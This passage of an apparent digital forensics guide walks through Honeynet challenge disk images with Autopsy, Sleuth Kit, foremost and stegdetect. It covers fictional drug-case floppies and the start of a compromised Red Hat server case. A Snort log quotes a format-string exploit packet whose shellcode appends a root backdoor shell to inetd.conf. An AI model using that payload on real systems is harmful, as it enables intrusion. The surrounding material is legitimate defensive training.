	Wednesday (3)	Leetch High School (C)
	Thursday (4)	Birard High School (D)
	Friday (5)	Richter High School (E)

Figure 43 Case Study 01 - File Contents - 'Scheduled Visits.xls'

3.2.5 Answers

With the analysis of the image now complete, the questions can be answered using the information retrieved during the analysis.

1. Who is Joe Jacob's Supplier of marijuana and what is the address listed for the supplier?

As indicated by the 'Jimmy Jungle.doc' documented recovered from sectors 33 to 72, Joe Jacob's supplier was:

Jimmy Jungle
626 Jungle Ave, Apt 2
Jungle, NY 11111

2. What crucial data is available within the 'coverpage.jpg' file and why is this data crucial?

The string 'pw=goodtimes' was found in the slack space at the end of the files allocation units. This data was crucial, as it turned out to be the password for the 'Scheduled Visits.exe' password protected file.

3. What (if any) other high schools besides Smith Hill does Joe Jacobs frequent?

The password protected file 'Scheduled Visits.exe' contained the Excel spreadsheet file 'Scheduled Visits.xls' which listed dates for the following schools in addition to Smith Hill High School:

- Key High School
- Leetch High School
- Birard High School
- Richter High School
- Hull High School

4. For each file, what processes were taken by the suspect to mask them from others?

'cover page.jpgc'

This file was incorrectly pointing to sector 451 on the disk for its data units; it should have been pointing to sector 73. Any attempt to open the file would produce the data units at sector 451 which had all bytes set to 'f6'.

'Jimmy Jungle.doc'

This file had been deleted.

'Scheduled Visits.exe'

The length for this file stated it was only 1000 bytes; however it was actually 2560 bytes in length. The extension of the file did not match the file type. The file was also password protected.

5. What processes were used to successfully examine the entire contents of each file?

The Autopsy Forensic Browser was able to successfully retrieve information about the files. Information found using the Autopsy Forensic Browser was also used with the 'dd' command line tool to extract various sectors from the disk image.

All steps have been thoroughly described in the Analysis section above.

3.2.6 Discussion

Whilst this example case study may be considered extremely small in regards to scope and difficulty it has demonstrated how to utilise some aspects of the Autopsy Forensic Browser to simplify some of the tasks required when performing a file system analysis.

This case study demonstrated Autopsy's ability to process metadata information, perform keyword searches on image files, handle deleted files, and provide a basic file manager like interface to all files within an image. Many of the steps required were performed within the browser and without the need to directly interact with the command line tools from The Sleuth Kit.

In the analysis stages there were some steps that were required to be done outside of the Autopsy Forensic Browser, but aside from file viewers, the only external tools that were utilised were the 'dd', and 'hexdump' tools. As mentioned earlier the use of the 'dd' tool was not required, it was simply utilised for this investigation to demonstrate an alternate method for extracting data from a disk image. Case Study 03 should be referred to in order to see how the Autopsy Forensic Browser can be used to extract data within the 'Data Unit' mode.

It should be noted, that this case study does not represent an exhaustive demonstration of the tools found in The Sleuth Kit, and the Autopsy Forensic Browser by any means, it should merely provide a valuable introduction to some of the functionality these tools may provide. Each investigation is unique, and will require different aspects of these tools in order to successfully complete an analysis.

3.3 Case Study 02

3.3.1 Introduction

This case study is based on The Honeynet Project [7] Scan of the Month Scan 26 [9]. Scan 26 was provided to The Honeynet Project, by the people from Digital Forensic Research Workshop [11]. This scan is a follow up to Scan of the Month number 24 [8] which was covered in the previous section.

The mission is to analyse a recovered floppy in the hope of recovering information that will help to answer the questions below. This information may possibly be hidden within unallocated areas of the disk image or concealed within other areas of the disk and will require a full file system analysis in order to locate it.

Some background information and evidence is provided to help with direction for the analysis.

3.3.2 Background information

The Police report contained in Table 17 has been provided to help with the investigation.

Table 17 Case Study 02 - Police Report

As a result of the information collected from the previous floppy disk, Jimmy Jungle was identified as the probable supplier of marijuana to Joe Jacobs. Jungle's address was also identified within the findings. Jacobs was again detained and offered the option to plead guilty to a single lesser charge in exchange for reliable information about his supplier of marijuana. Without knowing what police had already found on his disk, Jacobs agreed to plead guilty to the lesser charge and in turn provided police with the name and address of his marijuana supplier. The information Jacob's provided and the findings from SotM 24 matched exactly. Jacobs also noted that he missed a scheduled face-to-face meeting with Jungle because his arrest occurred on the same day. Since his arrest, Jacobs has had no contact with Jungle and fears Jungle may have become suspicious as a result of their missed meeting. Jacobs also noted that Jungle is fairly computer savvy and any "alterations" made on his disk were a result of Jungle walking him through step-by-step.

Once again the police need your help. Armed with the necessary search warrants, police raided suspect Jimmy Jungle residence. Upon entering the residence, police found no indications that anyone currently occupied the house. There was no furniture, clothing beds, etc. However, there was a single floppy diskette lying on the floor in the only upstairs bedroom, dfrws.org was written on the outside of the disk.

The police have imaged the floppy disk found on the floor and have provided you with a copy. They would like you to examine the floppy disk and provide them with as much information as possible. Afraid Jungle is on the run and has been tipped off, police would like to obtain as much information about him as soon as possible. Please provide the police with a strong case consisting of your specific findings related to the questions, where the findings are located on the disk, processes and techniques used, and any actions that the suspect may have taken to intentionally delete, hide and/or alter data on the floppy disk. Good Luck!

Any names, locations, and situations presented are completely made up. Any resemblance to any name, locations and/or situation is purely coincidence.

3.3.3 Questions

The goal of this investigation is to answer the following questions:

1. Who is the probable supplier of drugs to Jimmy Jungle?
2. What is the mailing address of Jimmy Jungle's probable drug supplier?
3. What is the exact location in which Jimmy Jungle received the drugs?
4. Where is Jimmy Jungle currently hiding?
5. What kind of car is Jimmy Jungle driving?

3.3.4 Analysis

The first step of the analysis process is to retrieve the image of the floppy disk from the HoneyNet website. The disk image and MD5 hash values (Table 18) have been downloaded from the website and verified for integrity.

Table 18 Case Study 02 - Contents of 'scan26.zip.md5'

e9c7d0c87ab0ecce09bf90362b830a74	scan26
c8e2454b970538de26a0fa887017109b	scan26.zip

Confirmation that the integrity of the downloaded disk image has not been compromised is illustrated in Table 19.

Table 19 Case Study 02 - Integrity Confirmation

md5sum -c scan26.zip.md5
scan26: OK
scan26.zip: OK

3.3.4.1 Creation of an Autopsy Case

With confirmation that the integrity of the downloaded image has not been compromised a case called 'CaseStudy02' is setup within Autopsy with a host called 'floppyhost' and the image file added.

Creation of an Autopsy Case is fully documented within Case Study 01 and will not be documented here, for detailed information on how to perform this, refer to section 3.2.4.1 on page 74.

Figure 44 illustrates the Autopsy 'Host Manager' of the completed case configuration for Case Study 02.




Figure 44 Case Study 02 - Autopsy - Host Manager

3.3.4.2 Creation of Search Indexes

Similarly to the steps taken in section 3.2.4.2 on page 82, search index files are created for the floppy disk image.

3.3.4.3 File Analysis

From the Host Manager, selecting the 'Analyze' button, then selecting the 'File Analysis' button will display the 'File Browsing' mode of Autopsy. The 'File Browsing' mode provides a file manager like view of the contents on the floppy disk.

As illustrated in Figure 45, the 'File Browsing' mode of Autopsy does not display any files within the disk image, this can either be because the disk contained no files, or the data is hidden within the disk image.




Figure 45 Case Study 02 - Autopsy - File Browsing Mode

3.3.4.4 Image Details

In order to validate the fact that the disk image appears to be empty, the 'Image Details' mode of Autopsy is used to ensure the file system metadata structures appear to be correct. It may be possible the data contained within the 'Image Details' mode of Autopsy will explain why the disk appears to be empty. The details contained in the 'Image Details' mode of Autopsy is illustrated in Figure 46.




Figure 46 Case Study 02 - Autopsy - Image Details

Using the information contained in the 'Image Details' mode of Autopsy an investigator can check the reserved areas of the disk in which the file allocation tables and root directory are located to check if there are any allocated files. To view these

areas of the disk the 'Data Unit' mode of Autopsy is used to retrieve the appropriate sectors.

As is illustrated in Figure 46, the Primary FAT ('FAT 0') uses sector 1 to 9, the Secondary FAT ('FAT 1') uses sectors 10 to 18, and the Root Directory uses sectors 19 to 32.

Both the primary and secondary file allocation tables contained data in the first 24-bytes, and the rest of the space was set to 0's. This indicates that all data area sectors are set as unallocated. Figure 47 illustrates some of the Data Units returned by the 'Data Unit' mode of Autopsy for the Primary FAT which is stored in sectors 1 to 9.




Figure 47 Case Study 02 - Autopsy - Data Unit Analysis - Primary FAT

Inspecting the sectors reserved for the root directory also illustrates how the sectors have been filled with 0's (Figure 48).




Figure 48 Case Study 02 - Autopsy - Data Unit Analysis - Root Directory

The reserved area of the disk has been inspected and no data has been found, so the focus must now move to the data area of the disk which is contained in sectors 33 to 2879.

The data returned from sectors 33 to 2879 is illustrated in Figure 49.

The screenshot shows a forensic analysis tool with the following details:

- File Analysis** tab selected.
- Sector Number:** 33
- Number of Sectors:** 2846
- Sector Size:** 512
- Address Type:** Regular (dd)
- File Type:** JPEG image data, JFIF standard 1.01, comment: "021SnUG263-D5\322#fk035\275v<211hi324027\350\250\244-011Y\031\253"
- Sectors:** 33-2878
- Status:** Not Allocated
- Hex Contents of Sectors 33-2878 in scan26-0-0:**

```

0  ff88ffe0 00104a6 49460001 01010048  ... JFIF ...
16  00480000 fffe004c 11536e55 47b32d44  ... H...L...SnU G...D
32  35d22366 6b1dbd76 3c896869 041760e8  5#F K...v <.hi...
48  a8a42d09 5919ab28 1ade5e98 60c2a5c3  ... Y... ( ...
64  a7ae24d0 3d160347 6ac090da e144f9cc  ... $...g j...D...
80  edb571a0 e772b14b d3d91e92 d7ae5f1e  ... q...r.K...D...
96  0000fffe 1e615b1e 0000cd1e 4d86d252  ... a[...M...R
112  8a7ede24 b6dccc6b efc789cf bbbf3eb3  ... $...k...>...
128  6c5979bb d8bcc2f7 59ebefaf d581f8a0  lYy...Y...
144  82054669 17a1982c 1f4b75fc 0fc4e98f  ... Fi... Ku...
160  4cf49929 68d66785 3c0359e6 a8bfeb8e  L...h.g. <Y...
176  04bc90bf fa5e017d cce7ae2c a6b81695  ... ( ...
192  4df00e09 716adb49 e17c0287 36fa9e25  M...qj...l...6...
208  b2214e72 083cd3ae 3b24a8c4 08ecd53  ... lNe <...$...S
224  2d878e0b 290dfe41 e9cf09f2 90e99a36  -...A...6
240  4b61352e 19122cb7 bc21a837 222b07d2  Ka5...l.7 "+...
256  6aa12513 5c2fb4be 78051f1c 4ef150fb  j.% \...x...N.P.
272  8b6339af 798ae10e 2e0377be b4888a28  .c9...y...w...
288  8051cd87 73d7dcd7 813a3bc4 779bddb8  .Q...s...w...
304  95e57a91 345fbf98 5334fd4a de1df0b8  ... 4...S4.J...
320  bde98fa2 db4dd4b4 36b83606 724df022  ... M...6...r.M."
336  5918b1cb 8e70bc7d 1b388b18 eadfb26a  Y...p) 8...+j
352  da539ff2 7c4cea6a 14430d35 29812fd0  .S...[L.j.(.5.) /
368  21e567a1 b4955a60 9f617d0f e09595d2  l.g...2...a)...
384  e292672f 5dba39b5 26c0a1b9 d083f276  /g/ |.9. &...lv
400  2d5d01ed 2eac52ea 3961d580 fdab51e9  -]...R.9a...Q.
416  5e2239f3 709f85f5 3d79e124 3d9e342e  ^9...p...y.$ =.4.
432  791a4818 2e2c2f56 03e69dc1 7eab3355  y.H.../V...3U
448  e8f8fcdf b6ae36d3 cfeef17f 40f1418d  ... .6...@.A.
464  bba0b9bf a80e5183 63fd7570 3812536f  ... .Q. c...p 8...So
480  96a55413 0ed14beb 4c836f07 0acd8ecc  ... T...K.L.9...
496  0a0e2b60 fd5a0207 ede29fa4 f531ebba  ... +...2...1...
512  05b6ae72 9d9a1bbb 29350ea8 ea97def7  ... r... )5...
528  a9df91dd e82c4540 c8183535 d0cc65b9  ... .E@...55...e.
544  b2216861 0be9cad5 9f55e311 2e5ea98d  ... lha... U...
560  d85b4dd7 364ad85a f5c0c945 00165f87  ... [M.6J.Z...E...
576  805db441 b41902b5 ca67bdF3 94a9c182  ... ] A... g...
592  e52645e2 2858550d 16f661ab b2c01103  ... SE (XU...a...

```

Figure 49 Case Study 02 - Autopsy - Data Unit Analysis - Data Area

The data returned for sectors 33 to 2879 indicate there is data contained within the disk image; however it appears there is no directory information for this data. The first couple of bytes of sector 33 include what appears to be the signature for a JPEG file ('JFIF'). An attempt to extract a JPEG file is performed and documented later in the analysis in section 3.3.4.7 on page 116.

3.3.4.5 Unallocated Directory Entries

At this stage in the analysis it has been confirmed that the root directory structure is blank, therefore standard techniques for browsing the data using the 'File Browsing' mode of Autopsy cannot be used.

The FAT file system allows for directory structures to be contained anywhere within the data area, therefore even though no root directory information exists, it is possible that subdirectory information may still be available within the data area of the disk image. The Sleuth Kit tool 'ils' can be used to check for subdirectory structures. The command listed in Table 20 can be used to retrieve information regarding subdirectory structures.

Table 20 Case Study 02 - The Sleuth Kit - ILS Command

```
./ils -f fat12 -e "/forensics/ev.locker/sotm26/floppyhost/images/scan26"
```

Table 21 lists the output from the command executed in Table 20.

Table 21 Case Study 02 - The Sleuth Kit - ILS Command Output

```
class|host|device|start_time  
ils|rh9_01||1116792030  
st_ino|st_alloc|st_uid|st_gid|st_mtime|st_atime|st_ctime|st_mode|st_nlink|st_size|st_block0|st_block1  
2|a|0|0|0|0|40000|1|7168|1|0
```

As there is only one entry listed (the last line), this indicates the only directory structure that exists is the root directory.

3.3.4.6 Data Extraction

Viewing the Search Index files created earlier in the analysis within section 3.3.4.2 on page 106 may return valuable information, as these indexes include the output from the 'strings' command.

The 'output' folder contained within the host folder in the evidence locker contains the files that were created as part of the index creation process. The files are listed in Table 22

Table 22 Case Study 02 - Output Directory Listing

The file 'scan26-0-0-fat12.unalloc-dls.asc' contains the ASCII strings found in the 'scan26-0-0-fat12.unalloc' file, which is a binary extraction of all unallocated sectors on the disk. Note because the file allocation tables are blank then all areas are regarded as unallocated, which explains why the unallocated file is roughly the same size as the original image file.

Browsing the file 'scan26-0-0-fat12.unalloc-dls.asc' with a text editor uncovers two interesting lines at the end of the file as listed in Table 23.

Table 23 Case Study 02 - Interesting ASCII Strings found in Search Index files

This means that within the unallocated data at offset 1210704 (1210704 / 512 = Sector 2364) of the unallocated binary file the string 'pw=help' was found, and at offset 1385824 (1385824 / 512 = Sector 2706) the string 'John Smith's Address: 1212 Main Street, Jones, FL 00001' can be found.

Using the ‘Data Unit’ mode in Autopsy and then selecting the ‘Load Unallocated’ button loads the information from the unallocated image. Entering the sector address calculated above allows Autopsy to return the appropriate unallocated sector (Figure 50) and also calculate the location within the original image.

Warning: Some web browsers may not correctly size the frames, and the ‘View Original’ link may not be visible below the text ‘Unit: 2363’, if this happens then the investigator will need to manually resize the frames until the ‘View Original’ link is visible.




Figure 50 Case Study 02 - Autopsy - Data Unit - Unallocated - Sector ‘2364’

By selecting the ‘View Original’ link Autopsy will display sector 2397 in the original image (Figure 51).

FILE ANALYSIS | **KEYWORD SEARCH** | FILE TYPE | IMAGE DETAILS | META DATA | DATA UNIT | HELP | CLOSE

Unit Number: 2364

Number of Units: 1

Unit Size: 512

Lazarus Addr:

View

LOAD ORIGINAL

◀ PREVIOUS NEXT ▶

EXPORT CONTENTS Add Note

ASCII (display - report) * Hex (display - report) * ASCII Strings (display - report)

File Type: PC formatted floppy with no filesystem

Sector: 2397
Not Allocated
[Find Meta Data Address](#)

Hex Contents of Sector 2397 in scan26-0-0

0	f6f6f6f6	f6f6f6f6	f6f6f6f6	f6f6f6f6	.....
16	f6f6f6f6	f6f6f6f6	f6f6f6f6	f6f6f6f6	.....
32	f6f6f6f6	f6f6f6f6	f6f6f6f6	f6f6f6f6	.....
48	f6f6f6f6	f6f6f6f6	f6f6f6f6	f6f6f6f6	.....
64	f6f6f6f6	f6f6f6f6	f6f6f6f6	f6f6f6f6	.....
80	f6f6f6f6	f6f6f6f6	f6f6f6f6	f6f6f6f6	.....
96	f6f6f6f6	f6f6f6f6	f6f6f6f6	f6f6f6f6	.....
112	f6f6f6f6	f6f6f6f6	f6f6f6f6	f6f6f6f6	.....
128	f6f6f6f6	f6f6f6f6	f6f6f6f6	f6f6f6f6	.....
144	f6f6f6f6	f6f6f6f6	f6f6f6f6	f6f6f6f6	.....
160	f6f6f6f6	f6f6f6f6	f6f6f6f6	f6f6f6f6	.....
176	f6f6f6f6	f6f6f6f6	f6f6f6f6	f6f6f6f6	.....
192	f6f6f6f6	f6f6f6f6	f6f6f6f6	f6f6f6f6	.....
208	f6f6f6f6	f6f6f6f6	f6f6f6f6	f6f6f6f6	.....
224	f6f6f6f6	f6f6f6f6	f6f6f6f6	f6f6f6f6	.....
240	f6f6f6f6	f6f6f6f6	f6f6f6f6	f6f6f6f6	.....
256	f6f6f6f6	f6f6f6f6	f6f6f6f6	f6f6f6f6	.....
272	f6f6f6f6	f6f6f6f6	f6f6f6f6	f6f6f6f6	.....
288	f6f6f6f6	f6f6f6f6	f6f6f6f6	f6f6f6f6	.....
304	f6f6f6f6	f6f6f6f6	f6f6f6f6	f6f6f6f6	.....
320	f6f6f6f6	f6f6f6f6	f6f6f6f6	f6f6f6f6	.....
336	70773d68	656c70f6	f6f6f6f6	f6f6f6f6	pw=h elp.
352	f6f6f6f6	f6f6f6f6	f6f6f6f6	f6f6f6f6	.....
368	f6f6f6f6	f6f6f6f6	f6f6f6f6	f6f6f6f6	.....
384	f6f6f6f6	f6f6f6f6	f6f6f6f6	f6f6f6f6	.....
400	f6f6f6f6	f6f6f6f6	f6f6f6f6	f6f6f6f6	.....
416	f6f6f6f6	f6f6f6f6	f6f6f6f6	f6f6f6f6	.....
432	f6f6f6f6	f6f6f6f6	f6f6f6f6	f6f6f6f6	.....
448	f6f6f6f6	f6f6f6f6	f6f6f6f6	f6f6f6f6	.....
464	f6f6f6f6	f6f6f6f6	f6f6f6f6	f6f6f6f6	.....
480	f6f6f6f6	f6f6f6f6	f6f6f6f6	f6f6f6f6	.....
496	f6f6f6f6	f6f6f6f6	f6f6f6f6	f6f6f6f6	.....

Figure 51 Case Study 02 - Autopsy - Data Unit - Sector '2397'

Performing this same technique with sector 2706 from the Unallocated image which contained the string 'Smith's Address: 1212 Main Street, Jones, FL 00001' returns the sector number 2739.

3.3.4.7 Foremost Data Retrieval

During the analysis of the data area in section 3.3.4.4 on page 108, a file signature was found which indicated the possible presence of a JPEG file. To check if a JPEG file exists in this area the Foremost [14] tool is used to automate the data retrieval process. Foremost is a console program to recover files bases on their headers and footers.

Note: Foremost is not part of The Sleuth Kit or Autopsy Forensic Browser, and is required to be downloaded and used separately.

The first step required when using the Foremost tool is to create a data folder within the host folders output directory in the evidence locker, as this is where Foremost saves any recovered files to. Once a data folder is created the command listed in Table 24 is executed to allow Foremost to attempt file recovery from the disk image.

Table 24 Case Study 02 - Foremost Command

```
foremost -o /forensics/ev.locker/CaseStudy02/floppyhost/output/foremost /forensics/ev.locker/CaseStudy02/floppyhost/images/scan26
```

The audit file created by Foremost is listed in Table 25.

Table 25 Case Study 02 - Foremost Audit File

```
Foremost version 1.0 by Jesse Kornblum, Kris Kendall, and Nick Mikus
Audit File

Foremost started at Mon May 23 10:03:42 2005
Invocation: foremost -o foremost/ /forensics/ev.locker/CaseStudy02/floppyhost/images/scan26
Output directory: /forensics/ev.locker/CaseStudy02/floppyhost/output/foremost
Configuration file: /usr/local/etc/foremost.conf
-----
File: /forensics/ev.locker/CaseStudy02/floppyhost/images/scan26
Start: Mon May 23 10:03:42 2005
Length: 1 MB (1474560 bytes)

Num      Name (bs=512)      Size      File Offset      Comment
0:          33.jpg          31 KB          16896
1:          97.bmp          1 MB          49664          (720 x 540)
Finish: Mon May 23 10:03:42 2005

2 FILES EXTRACTED

jpg:= 1
bmp:= 1
-----
Foremost finished at Mon May 23 10:03:42 2005
```

The Foremost audit file indicates that Foremost managed to extract two files, the first being a JPEG file (the file signature for this file was identified in sector 33 in the

section 3.3.4.4 on Page 108), and a second file reported as a Bitmap file which is located in sector 97.

The next step is to run the 'file' command on the extracted files to double check they are the types that Foremost thinks they are. Running 'file' on the '00000033.jpg' file produces the output listed in Table 26.

Table 26 Case Study 02 - 'file' output for file '00000033.jpg'

00000033.jpg: JPEG image data, JFIF standard 1.01, resolution (DPI), "SnUG?-D5?#fk?v<?hi?`x{8A24}- Y?", 72 x 72

The 'file' tool displays comments embedded in JPEG files, and the data displayed does not appear to be human readable, this may indicate the file contains some other form of content. The police report provided in the background information states the suspect was quite computer literate, therefore it maybe possible the suspect has utilised a data hiding technique such as steganography¹⁵.

The output from running the 'file' command on the '00000097.bmp' file is listed in Table 27.

Table 27 Case Study 02 - 'file' output for file '00000097.bmp'

00000097.bmp: PC bitmap data, Windows 3.x format, 720 x 540 x 24
--

The output from the 'file' command on the '00000097.bmp' file doesn't indicate the possibility of a data hiding technique being utilised like the JPEG file did, however both files will be checked for possible data hiding in section 3.3.4.8 on page 120.

¹⁵ Steganography is the process of hiding data inside other data. For example, a text file could be hidden 'inside' an image or sound file. By looking at the file or listening to the sound a user may not know the extra data is present.

The recovered JPEG file is displayed in Figure 52 and illustrates an 'X' labelled 'Danny's Pier 12 Boat Lunch'.




Figure 52 Case Study 02 - Recovered JPEG file

The recovered Bitmap file is displayed in Figure 53 and illustrates an 'X' labelled 'Hideout 22 Jones', and another 'X' labelled 'Danny's Pier 12 Boat Lunch'.




Figure 53 Case Study 02 - Recovered Bitmap file

3.3.4.8 Steganography Check

In order to check the two image files for possible hidden data the 'stegdetect' tool by Niels Provos [15] is utilised.

Running 'stegdetect' on the JPEG image obtained the results listed in Table 28.

Table 28 Case Study 02 - 'stegdetect' tool output for '00000033.jpg'

00000033.jpg : invisible[7771](***)

The 'invisible' indicates that the 'Invisible Secrets' tool [16] was used to hide information within the image.

Running 'stegdetect' on the Bitmap file was not supported.

Note: The stegdetect tool is not part of The Sleuth Kit or Autopsy Forensic Browser, and is required to be downloaded and used separately.

For this investigation Invisible Secrets was purchased from the NeoByte Solutions website and the image files were loaded and attempts were made to extract hidden information with the password 'help' and all manner of encryption schemes, unfortunately this was unsuccessful.

Note: The Invisible Secrets tool is not part of The Sleuth Kit, or Autopsy Forensic Browser, and therefore is beyond the scope and intent of this document so detailed documentation on its usage is not provided here.

Searching the internet with Google located some tips to check the DFRWS.org website for hidden text, unfortunately it appears the website has been modified and the hidden text fields are no longer available.

Searching the cached pages stored by the Google search engine failed to locate an older version of the website with the hidden text fields, however searching the forums

located some tips indicating the passwords utilised for this Scan of the Month Challenge were 'right' and 'lefty' and the encryption method was 'twofish'.

Using these passwords within Invisible Secrets tool it was possible to extract the file 'John.doc' from the JPEG image, and the file 'Jimmy.wav' from the Bitmap image.

Opening the file 'John.doc' in Microsoft Word results in a password being asked for, entering the password 'help' will allow the file to be opened. The contents of this file are listed in Table 29.

Table 29 Case Study 02 - Contents of 'John.doc' file

<p>Dear John Smith:</p> <p>My biggest dealer (Joe Jacobs) got busted. The day of our scheduled meeting, he never showed up. I called a couple of his friends and they told me he was brought in by the police for questioning. I'm not sure what to do. Please understand that I cannot accept another shipment from you without his business. I was forced to turn away the delivery boat that arrived at Danny's because I didn't have the money to pay the driver. I will pay you back for the driver's time and gas. In the future, we may have to find another delivery point because Danny is starting to get nervous.</p> <p>Without Joe, I can't pay any of my bills. I have 10 other dealers who combined do not total Joe's sales volume.</p> <p>I need some assistance. I would like to get away until things quiet down up here. I need to talk to you about reorganizing. Do you still have the condo in Aruba? Would you be willing to meet me down there? If so, when? Also, please take a look at the map to see where I am currently hiding out.</p> <p>Thanks for your understanding and sorry for any inconvenience.</p> <p>Sincerely,</p> <p>Jimmy Jungle</p>

Opening the file 'Jimmy.wav' in media player works, and it is a personal message that contains the instructions for meeting at the pier, and describes the type of car Jimmy drives.

3.3.5 Answers

With the analysis of the image now complete, the questions can be answered using the information retrieved during the analysis.

1. Who is the probable supplier of drugs to Jimmy Jungle?

The most probable supplier of Jimmy Jungle is John Smith, this is based on the information contained in the Word document 'John.doc' (listed in Table 29) that was hidden within the JPEG image located at sector 33 on the disk.

2. What is the mailing address of Jimmy Jungle's probable drug supplier?

The string found in sector 2706 stating 'John Smith's Address:' gives little doubt that the following is the address:

1212 Main Street
Jones, FL 00001

3. What is the exact location in which Jimmy Jungle received the drugs?

As indicated in the extracted document and maps it is highly likely the drugs come via boat to Danny's at Pier 12.

4. Where is Jimmy Jungle currently hiding?

From looking at the map contained within the bitmap file we can point out 22 Jones Ave, as is also indicated in the Word document 'John.doc'.

5. What kind of car is Jimmy Jungle driving?

A blue 1978 Mustang, with Ontario license plates. This is indicated in the 'Jimmy.wav' file.

3.3.6 Discussion

This example case study was significantly more difficult than Case Study 01, requiring the use of steganography decryption tools, and advanced image analysis. Some aspects of this Case Study could be performed within Autopsy, however many steps required third party tools, such as 'foremost' and 'stegdetect'. This helps to illustrate the fact that no one forensic tool will be able to suit all scenarios, and an investigator needs to obtain experience with all manner of tools and platforms.

This case also illustrates the fact that some investigations require an investigator's workshop to include analysis machines that are compatible with many systems. For example, the initial analysis machine used was a Linux based machine, however the steganography software 'Invisible Secrets' by NeoByte Solutions only has a Windows versions.

The importance of background information should not be overlooked, as it may contain vital clues to help the direction of the investigation. For example within this case the suspect was known to be quite computer literate, so it was a reasonable step to check for steganography based on the evidence uncovered.

However, even with the difficulties faced by this case study, with the right set of tools, and the right knowledge it is possible to come up with accurate and defensible answers to the questions being asked.

3.4 Case Study 03

3.4.1 Introduction

This case study is based on The HoneyNet Project [7] Forensic Challenge [10]. The Forensic Challenge provided incident handlers around the world the ability to look at the same data from a compromised system.

The mission is to analyse the partition images of the compromised system in the hope of recovering information directly related to the intrusion. This information may possibly be hidden within unallocated areas of the partition images, or concealed within other areas of the partition images and will require a full file system analysis in order to locate it.

The questions given below should help to provide a starting point for the investigation, and the information recovered from the partition images will hopefully be useful in answering them. To further help with the direction of the analysis some background information and evidence is provided.

3.4.2 Background information

The basic facts about the compromise are as follows:

- The system was running a default Red Hat Linux 6.2 Server installation.
- The system's time zone was set to GMT-0600 (CST).
- Table 30 lists entries noted and logged by the projects IDS¹⁶ of choice, Snort [17].

Table 30 Case Study 03 - Snort Log

```

Nov 7 23:11:06 lisa snort[1260]: RPC Info Query: 216.216.74.2:963 -> 172.16.1.107:111
Nov 7 23:11:31 lisa snort[1260]: spp_portscan: portscan status from 216.216.74.2: 2 connections across 1 hosts:
TCP(2), UDP(0)
Nov 7 23:11:31 lisa snort[1260]: IDS08 - TELNET - daemon-active: 172.16.1.101:23 -> 216.216.74.2:1209
Nov 7 23:11:34 lisa snort[1260]: IDS08 - TELNET - daemon-active: 172.16.1.101:23 -> 216.216.74.2:1210
Nov 7 23:11:47 lisa snort[1260]: spp_portscan: portscan status from 216.216.74.2: 2 connections across 2 hosts:
TCP(2), UDP(0)
Nov 7 23:11:51 lisa snort[1260]: IDS15 - RPC - portmap-request-status: 216.216.74.2:709 -> 172.16.1.107:111
Nov 7 23:11:51 lisa snort[1260]: IDS362 - MISC - Shellcode X86 NOPS-UDP: 216.216.74.2:710 -> 172.16.1.107:871

11/07-23:11:50.870124 216.216.74.2:710 -> 172.16.1.107:871
UDP TTL:42 TOS:0x0 ID:16143
Len: 456
3E D1 BA B6 00 00 00 00 00 00 00 02 00 01 86 B8 >.....
00 00 00 01 00 00 00 02 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 01 67 04 F7 FF BF .....g....
04 F7 FF BF 05 F7 FF BF 05 F7 FF BF 06 F7 FF BF .....
06 F7 FF BF 07 F7 FF BF 07 F7 FF BF 25 30 38 78 .....%08x
20 25 30 38 78 20 25 30 38 78 20 25 30 38 78 20 %08x %08x %08x
25 30 38 78 20 25 30 38 78 20 25 30 38 78 20 25 %08x %08x %08x %
30 38 78 20 25 30 38 78 20 25 30 38 78 20 25 30 08x %08x %08x %0
38 78 20 25 30 38 78 20 25 30 38 78 20 25 30 38 8x %08x %08x %08
78 20 25 30 32 34 32 78 25 6E 25 30 35 35 78 25 x %0242x%n%055x%
6E 25 30 31 32 78 25 6E 25 30 31 39 32 78 25 6E n%012x%n%0192x%n
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
90 90 EB 4B 5E 89 76 AC 83 EE 20 8D 5E 28 83 C6 ...K^..v...^(..
20 89 5E B0 83 EE 20 8D 5E 2E 83 C6 20 83 C3 20 ..^...^.....
83 EB 23 89 5E B4 31 C0 83 EE 20 88 46 27 88 46 ..#.^..l...F'.F
2A 83 C6 20 88 46 AB 89 46 B8 B0 2B 2C 20 89 F3 *...F..F..+, ..
8D 4E AC 8D 56 B8 CD 80 31 DB 89 D8 40 CD 80 E8 .N..V...l...@...
B0 FF FF FF 2F 62 69 6E 2F 73 68 20 2D 63 20 65 .../bin/sh -c e
63 68 6F 20 34 35 34 35 20 73 74 72 65 61 6D 20 cho 4545 stream
74 63 70 20 6E 6F 77 61 69 74 20 72 6F 6F 74 20 tcpn wait root
2F 62 69 6E 2F 73 68 20 73 68 20 2D 69 20 3E 3E /bin/sh sh -i >>
20 2F 65 74 63 2F 69 6E 65 74 64 2E 63 6F 6E 66 /etc/inetd.conf
3B 6B 69 6C 6C 61 6C 6C 20 2D 48 55 50 20 69 6E ;killall -HUP in
65 74 64 00 00 00 00 09 6C 6F 63 61 6C 68 6F 73 etd....localhos
74 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 t.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....

```

The background information states that the partition images are from a default Red Hat v6.2 Server installation, to aid with the investigation a separate test machine has been installed with a default Red Hat v6.2 Server installation from a clean Red Hat v6.2 Installation CD.

¹⁶ Intrusion Detection System

3.4.3 Questions

The goal of this investigation is to answer the following questions:

1. What was the date and time of the intrusion, and what was the method used to compromise the system? (Assume the clock on the IDS was synchronised with an NTP reference time source.)
2. What details about the intruder(s) can be recovered from the compromised system.
3. Was there a “rootkit” or other post-concealment Trojan horse programs installed on the system? If so, how did you get around them?
4. What was the time line of events for the compromise? (A detailed analysis should be provided, noting sources of supporting or confirming evidence elsewhere on the system or compared with a known “clean” system of similar configuration.)

3.4.4 Analysis

The first step of the analysis process is to retrieve the bit-image copies of the active partitions. Each partition is provided as a compressed file with accompanying MD5 hash values for both the compressed and uncompressed versions of each partition. The compressed partitions were downloaded and the MD5 hash values were placed into a valid ‘md5sum’ input file called ‘honeypot.gz.md5’.

Table 31 Case Study 03 - Contents of 'honeypot.gz.md5'

f8e5cdb6f1109035807af1e141edd76d	honeypot.hda1.dd.gz
6ef29886be0d9140ff325fe463fce301	honeypot.hda5.dd.gz
8eb98a676dbffad563896a9b1e99a95f	honeypot.hda6.dd.gz
be215f3e8c2602695229d4c7810b9798	honeypot.hda7.dd.gz
